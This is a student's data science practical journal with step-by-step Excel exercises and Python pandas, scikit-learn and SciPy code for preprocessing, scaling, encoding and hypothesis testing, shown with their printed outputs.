


- NAME – VINAY SHARAD BHUWAD
- SMT. K.G. MITTAL COLLEGE OF ARTS & COMMERCE
- CLASS – TYBSC.CS
- SUB – DATA SCIENCE
- ROLL NO - 1

PRACTICAL NO -1

Introduction to Excel

- A. Perform conditional formatting on a dataset using various criteria.




The screenshot shows a Microsoft Excel spreadsheet titled "Sales Report". The data is organized into columns for months (January, February, March) and rows for stores (Store A, Store B, Store C). The total sales for each store are calculated in column F. The table includes a header row and three data rows. The cells contain numerical values such as 1800, 1200, 1500, 4500, etc.

Sales Report					
	January	February	March	Total Sales	
3	Store A	1800	1200	1500	4500
4	Store B	1500	1000	1100	3600
5	Store C	1000	1200	800	3000

Steps

Step 1: Go to conditional formatting > Greater Than



The screenshot shows the Microsoft Excel ribbon with the "Conditional Formatting" tab selected. A context menu is open over the range A3:F5, showing options like "Highlight Cells Rules", "Top/Bottom Rules", "Color Scales", and "Icon Sets". The "Greater Than..." option is highlighted. The formula bar shows the value "1800" is selected. The status bar at the bottom indicates "Average: 1850 Count: 12 Sum: 22200".

Step 2: Enter the greater than filter value for example 2000.

The screenshot shows a Microsoft Excel spreadsheet titled "Book1 - Excel". The table is titled "Sales Report" and contains data for three stores across four months. The last column is labeled "Total Sales". A conditional formatting dialog box titled "Greater Than" is open, showing the value "2000" and the format "Light Red Fill with Dark Red Text".

	Sales Report				
	January	February	March	Total Sales	
Store A	1800	1200	1500	4500	
Store B	1500	1000	1100	3600	
Store C	1000	1200	800	3000	

Step 3: Go to Data Bars > Solid Fill in conditional formatting.


The screenshot shows the "Conditional Formatting" dropdown menu open, displaying various rules like "Highlight Cells Rules", "Top/Bottom Rules", "Data Bars", "Color Scales", and "Icon Sets". The "Data Bars" option is selected, showing a preview of blue bars corresponding to the values in the "Total Sales" column.

B. Create a pivot table to analyze and summarize data.


Steps

Step 1: select the entire table and go to Insert tab PivotChart > Pivotchart

Step 2: Select “New worksheet” in the create pivot chart window.



Step 3: Select and drag attributes in the below boxes.



C. Use VLOOKUP function to retrieve information from a different worksheet or table.

Steps:

Step 1: click on an empty cell and type the following command.

=VLOOKUP(B3, B3:D3,1, TRUE)

A screenshot of Microsoft Excel showing a sales report. The data is organized into columns for January, February, March, and Total Sales. A VLOOKUP formula is entered in cell B7 to find the total sales for Store A. The formula is =VLOOKUP(B3, B3:D3, 1, TRUE).

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O													
1	Sales Report																											
2	January				February				March				Total Sales															
3	Store A				1800				1200				4500															
4	Store B				1500				1000				3600															
5	Store C				1000				1200				800															
6																												
7	Store A																											
8																												
9																												
10																												
11																												
12																												
13																												
14																												
15																												
16																												
17																												
18																												

- D. Perform what-if analysis using Goal Seek to determine input values for desired output.

Steps-

Step 1: In the Data tab go to the what if analysis>Goal seek.

A screenshot of Microsoft Excel showing the Data tab selected. The What-If Analysis dropdown is open, and the Goal Seek... option is highlighted. The formula bar shows =SUM(C6:D6,E6). The data table is identical to the one in the previous screenshot.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O													
1	Sales Report																											
2	January				February				March				Total Sales															
3	Store A				1800				1200				4500															
4	Store B				1500				1000				3600															
5	Store C				1000				1200				800															
6	Total				4300				3400				11100															
7																												
8																												
9																												
10																												
11																												
12																												
13																												
14																												
15																												
16																												
17																												
18																												


Step 2: Fill the information in the window accordingly and click ok.

Sales Report

	January	February	March	Total Sales
Store A	1800	1200	1500	4500
Store B	1500	1000	1100	3600
Store C	1000	1200	800	3000
Total	4300	3400	3400	11100

Goal Seek

Sgt cell: F6
To value: 12000
By changing cell: E5




Sales Report

	January	February	March	Total Sales
Store A	1800	1200	1500	4500
Store B	1500	1000	1100	3600
Store C	1000	1200	109700	111900
Total	4300	3400	112300	120000

Goal Seek Status

Goal Seeking with Cell F6 found a solution.

Target value: 120000
Current value: 120000



A screenshot of Microsoft Excel showing a sales report. The data is organized into columns for months (January, February, March) and rows for stores (Store A, Store B, Store C). The total sales for all stores across all months are summed up in cell F6.

	Sales Report				
	January	February	March	Total Sales	
3	Store A	1800	1200	1500	4500
4	Store B	1500	1000	1100	3600
5	Store C	1000	1200	109700	111900
6	Total	4300	3400	112300	120000

PRACTICAL NO - 2

Data Frames and Basic Data Pre-processing

- A. Read data from CSV and JSON files into a data frame.

(1)

```
# Read data from a csv file
import pandas as pd
df = pd.read_csv('Student_Marks.csv')
print("Our dataset ")
print(df)
=====
RESTART: D:\Notes\sem-6\data science\prac2
Our dataset
   number_courses  time_study    Marks
0                  3      4.508  19.202
1                  4      0.096  7.734
2                  4      3.133 13.811
3                  6      7.909 53.018
4                  8      7.811 55.299
..
...
95                 6      3.561 19.128
96                 3      0.301  5.609
97                 4      7.163 41.444
98                 7      0.309 12.027
99                 3      6.335 32.357

[100 rows x 3 columns]
```

>>>

(2)

```
# Reading data from a JSON file
```

```
import pandas as pd
```

```
data = pd.read_json('dataset.json')
```

```
print(data)
```

>>>

```
=====
RESTART: D:/Notes/sem-6/data science/p:
   fruit      size    color
0  Apple     Large     Red
1 Banana   Medium   Yellow
2 Orange   Small  Orange
```

>>>

- B. Perform basic data pre-processing tasks such as handling missing values and outliers.

Code:

(1)

```
# Replacing NA values using fillna()
```

```
import pandas as pd
```

```

df = pd.read_csv('titanic.csv')
print(df)
df.head(10)
print("Dataset after filling NA values with 0 :")
df2=df.fillna(value=0)
print(df2)

=====
RESTART: D:/Notes/sem-6/data science/prac2c.py =====
   PassengerId  Pclass  ... Cabin Embarked
0            892    3.0  ...   NaN      Q
1            893    3.0  ...   NaN      S
2            894    2.0  ...   NaN      Q
3            895    3.0  ...   NaN      S
4            896    NaN  ...   NaN      S
...
413          1305    3.0  ...   NaN      S
414          1306    1.0  ...  C105      C
415          1307    3.0  ...   NaN      S
416          1308    3.0  ...   NaN      S
417          1309    3.0  ...   NaN      C

[418 rows x 11 columns]
Dataset after filling NA values with 0 :
   PassengerId  Pclass  ... Cabin Embarked
0            892    3.0  ...     0      Q
1            893    3.0  ...     0      S
2            894    2.0  ...     0      Q
3            895    3.0  ...     0      S
4            896    0.0  ...     0      S
...
413          1305    3.0  ...     0      S
414          1306    1.0  ...  C105      C
415          1307    3.0  ...     0      S
416          1308    3.0  ...     0      S
417          1309    3.0  ...     0      C

[418 rows x 11 columns]
>>>
(2)
# Dropping NA values using dropna()
import pandas as pd
df = pd.read_csv('titanic.csv')
print(df)
df.head(10)

print("Dataset after dropping NA values: ")
df.dropna(inplace = True)
print(df)

```

```

=====
RESTART: D:/Notes/sem-6/data science/prac2c.py =====
   PassengerId  Pclass  ... Cabin Embarked
0            892    3.0  ...   NaN      Q
1            893    3.0  ...   NaN      S
2            894    2.0  ...   NaN      Q
3            895    3.0  ...   NaN      S
4            896    NaN  ...   NaN      S
...
413           1305    3.0  ...   NaN      S
414           1306    1.0  ...  C105      C
415           1307    3.0  ...   NaN      S
416           1308    3.0  ...   NaN      S
417           1309    3.0  ...   NaN      C

[418 rows x 11 columns]
Dataset after dropping NA values:
   PassengerId  Pclass  ...      Cabin Embarked
12            904    1.0  ...      B45      S
14            906    1.0  ...      E31      S
24            916    1.0  ...  B57 B59 B63      C
26            918    1.0  ...      B36      C
28            920    1.0  ...      A21      S
...
404           1296    1.0  ...      D40      C
405           1297    2.0  ...      D38      C
407           1299    1.0  ...      C80      C
411           1303    1.0  ...      C78      Q
414           1306    1.0  ...  C105      C

[87 rows x 11 columns]
>>>

```

C. Manipulate and transform data using functions like filtering, sorting, and grouping

Code:

```
import pandas as pd
```

```
# Load iris dataset
```

```
iris = pd.read_csv('Iris.csv')
```

```
# Filtering data based on a condition
```

```
setosa = iris[iris['Species'] == 'setosa']
```

```
print("Setosa samples:")
```

```
print(setosa.head())
```

```
# Sorting data
```

```
sorted_iris = iris.sort_values(by='SepalLengthCm', ascending=False)
```

```
print("\nSorted iris dataset:")
```

```
print(sorted_iris.head())

# Grouping data
grouped_species = iris.groupby('Species').mean()
print("\nMean measurements for each species:")
print(grouped_species)

=====
RESTART: D:/Notes/sem-6/data science/prac2b.py =====
Setosa samples:
Empty DataFrame
Columns: [Id, SepalLengthCm, SepalWidthCm, PetalLengthCm, PetalWidthCm, Species]
Index: []

Sorted iris dataset:
   Id  SepalLengthCm  ...  PetalWidthCm      Species
131  132          7.9  ...        2.0  Iris-virginica
135  136          7.7  ...        2.3  Iris-virginica
122  123          7.7  ...        2.0  Iris-virginica
117  118          7.7  ...        2.2  Iris-virginica
118  119          7.7  ...        2.3  Iris-virginica

[5 rows x 6 columns]

Mean measurements for each species:
           Id  SepalLengthCm  ...  PetalLengthCm  PetalWidthCm
Species
Iris-setosa    50.0       3.75  ...        1.464       0.244
Iris-versicolor  75.5       3.15  ...        4.260       1.326
Iris-virginica 125.5       4.35  ...        5.552       2.026

[3 rows x 5 columns]
>>
```

PRACTICAL NO -3

Feature Scaling and Dummification

- A. Apply feature-scaling techniques like standardization and normalization to numerical features.

Code:

```
# Standardization and normalization

import pandas as pd

import matplotlib.pyplot as plt

from sklearn.preprocessing import MinMaxScaler, StandardScaler

df = pd.read_csv('wine.csv', header=None, usecols=[0, 1, 2], skiprows=1)

df.columns = ['classlabel', 'Alcohol', 'Malic Acid']

print("Original DataFrame:")

print(df)

scaling=MinMaxScaler()

scaled_value=scaling.fit_transform(df[['Alcohol','Malic Acid']])

df[['Alcohol','Malic Acid']] = scaled_value

print("\n Dataframe after MinMax Scaling")

print(df)

scaling=StandardScaler()

scaled_standardvalue=scaling.fit_transform(df[['Alcohol','Malic Acid']])

df[['Alcohol','Malic Acid']] = scaled_standardvalue

print("\n Dataframe after Standard Scaling")

print(df)
```

```
= RESTART: D:/Notes/sem-6/data science/prac3b.py
Original DataFrame:
   classlabel  Alcohol  Malic Acid
0            1     14.23      1.71
1            1     13.20      1.78
2            1     13.16      2.36
3            1     14.37      1.95
4            1     13.24      2.59
..          ...
173           3     13.71      5.65
174           3     13.40      3.91
175           3     13.27      4.28
176           3     13.17      2.59
177           3     14.13      4.10

[178 rows x 3 columns]

Dataframe after MinMax Scaling
   classlabel  Alcohol  Malic Acid
0            1    0.842105  0.191700
1            1    0.571053  0.205534
2            1    0.560526  0.320158
3            1    0.878947  0.239130
4            1    0.581579  0.365613
..          ...
173           3    0.705263  0.970356
174           3    0.623684  0.626482
175           3    0.589474  0.699605
176           3    0.563158  0.365613
177           3    0.815789  0.664032

[178 rows x 3 columns]

Dataframe after Standard Scaling
   classlabel  Alcohol  Malic Acid
177           3    0.815789  0.664032

[178 rows x 3 columns]

Dataframe after Standard Scaling
   classlabel  Alcohol  Malic Acid
0            1    1.518613 -0.562250
1            1    0.246290 -0.499413
2            1    0.196879  0.021231
3            1    1.691550 -0.346811
4            1    0.295700  0.227694
..          ...
173           3    0.876275  2.974543
174           3    0.493343  1.412609
175           3    0.332758  1.744744
176           3    0.209232  0.227694
177           3    1.395086  1.583165

[178 rows x 3 columns]
>>>
```

- B. Perform feature Dummification to convert categorical variables into numerical representations.

Code:

```
import pandas as pd
iris=pd.read_csv("Iris.csv")
print(iris)
from sklearn.preprocessing import LabelEncoder
le=LabelEncoder()
iris['code']=le.fit_transform(iris.Species)
print(iris)
```

```
=====
      Id SepalLengthCm ... PetalWidthCm      Species
0       1           5.1 ...          0.2 Iris-setosa
1       2           4.9 ...          0.2 Iris-setosa
2       3           4.7 ...          0.2 Iris-setosa
3       4           4.6 ...          0.2 Iris-setosa
4       5           5.0 ...          0.2 Iris-setosa
... ...
145    146           6.7 ...          2.3 Iris-virginica
146    147           6.3 ...          1.9 Iris-virginica
147    148           6.5 ...          2.0 Iris-virginica
148    149           6.2 ...          2.3 Iris-virginica
149    150           5.9 ...          1.8 Iris-virginica

[150 rows x 6 columns]
      Id SepalLengthCm SepalWidthCm ... PetalWidthCm      Species code
0       1           5.1           3.5 ...          0.2 Iris-setosa  0
1       2           4.9           3.0 ...          0.2 Iris-setosa  0
2       3           4.7           3.2 ...          0.2 Iris-setosa  0
3       4           4.6           3.1 ...          0.2 Iris-setosa  0
4       5           5.0           3.6 ...          0.2 Iris-setosa  0
... ...
145    146           6.7           3.0 ...          2.3 Iris-virginica 2
146    147           6.3           2.5 ...          1.9 Iris-virginica 2
147    148           6.5           3.0 ...          2.0 Iris-virginica 2
148    149           6.2           3.4 ...          2.3 Iris-virginica 2
149    150           5.9           3.0 ...          1.8 Iris-virginica 2

[150 rows x 7 columns]
>>>
```

PRACTICAL NO - 4

Hypothesis Testing

Conduct a hypothesis test using appropriate statistical tests (e.g., t-test, chi-square test)

```
# t-test
```

```
import numpy as np  
from scipy import stats  
import matplotlib.pyplot as plt
```

```
# Generate two samples for demonstration purposes  
np.random.seed(42)  
sample1 = np.random.normal(loc=10, scale=2, size=30)  
sample2 = np.random.normal(loc=12, scale=2, size=30)
```

```
# Perform a two-sample t-test
```

```
t_statistic, p_value = stats.ttest_ind(sample1, sample2)
```

```
# Set the significance level
```

```
alpha = 0.05
```

```
print("Results of Two-Sample t-test:")  
print(f'T-statistic: {t_statistic}')  
print(f'P-value: {p_value}')  
print(f'Degrees of Freedom: {len(sample1) + len(sample2) - 2}')
```

```
# Plot the distributions
```

```
plt.figure(figsize=(10, 6))  
plt.hist(sample1, alpha=0.5, label='Sample 1', color='blue')
```

```

plt.hist(sample2, alpha=0.5, label='Sample 2', color='orange')
plt.axvline(np.mean(sample1), color='blue', linestyle='dashed', linewidth=2)
plt.axvline(np.mean(sample2), color='orange', linestyle='dashed', linewidth=2)
plt.title('Distributions of Sample 1 and Sample 2')
plt.xlabel('Values')
plt.ylabel('Frequency')
plt.legend()

# Highlight the critical region if null hypothesis is rejected
if p_value < alpha:
    critical_region = np.linspace(min(sample1.min(), sample2.min()), max(sample1.max(), sample2.max()), 1000)
    plt.fill_between(critical_region, 0, 5, color='red', alpha=0.3, label='Critical Region')
    plt.text(11, 5, f'T-statistic: {t_statistic:.2f}', ha='center', va='center', color='black',
            backgroundcolor='white')

# Show the plot
plt.show()


# Draw Conclusions
if p_value < alpha:
    if np.mean(sample1) > np.mean(sample2):
        print("Conclusion: There is significant evidence to reject the null hypothesis.")
        print("Interpretation: The mean of Sample 1 is significantly higher than that of Sample 2.")
    else:
        print("Conclusion: There is significant evidence to reject the null hypothesis.")
        print("Interpretation: The mean of Sample 2 is significantly higher than that of Sample 1.")
else:

```

```
print("Conclusion: Fail to reject the null hypothesis.")  
print("Interpretation: There is not enough evidence to claim a significant difference  
between the means.")
```

Output:

```
----- RESULTS -----  
Results of Two-Sample t-test:  
T-statistic: -4.512913234547555  
P-value: 3.176506547470154e-05  
Degrees of Freedom: 58
```



```
#chi-test  
import pandas as pd  
import numpy as np  
import matplotlib as plt  
import seaborn as sb  
import warnings
```

```
from scipy import stats
warnings.filterwarnings('ignore')
df=sb.load_dataset('mpg')
print(df)
print(df['horsepower'].describe())
print(df['model_year'].describe())
bins=[0,75,150,240]
df['horsepower_new']=pd.cut(df['horsepower'],bins=bins,labels=['l','m','h'])
c=df['horsepower_new']
print(c)
ybins=[69,72,74,84]
label=['t1','t2','t3']
df['modelyear_new']=pd.cut(df['model_year'],bins=ybins,labels=label)
newyear=df['modelyear_new']
print(newyear)
df_chi=pd.crosstab(df['horsepower_new'],df['modelyear_new'])
print(df_chi)
print(stats.chi2_contingency(df_chi))

Output:
```

```
-----  
      mpg  cylinders  ...  origin          name  
0    18.0           8  ...  usa  chevrolet chevelle malibu  
1    15.0           8  ...  usa        buick skylark 320  
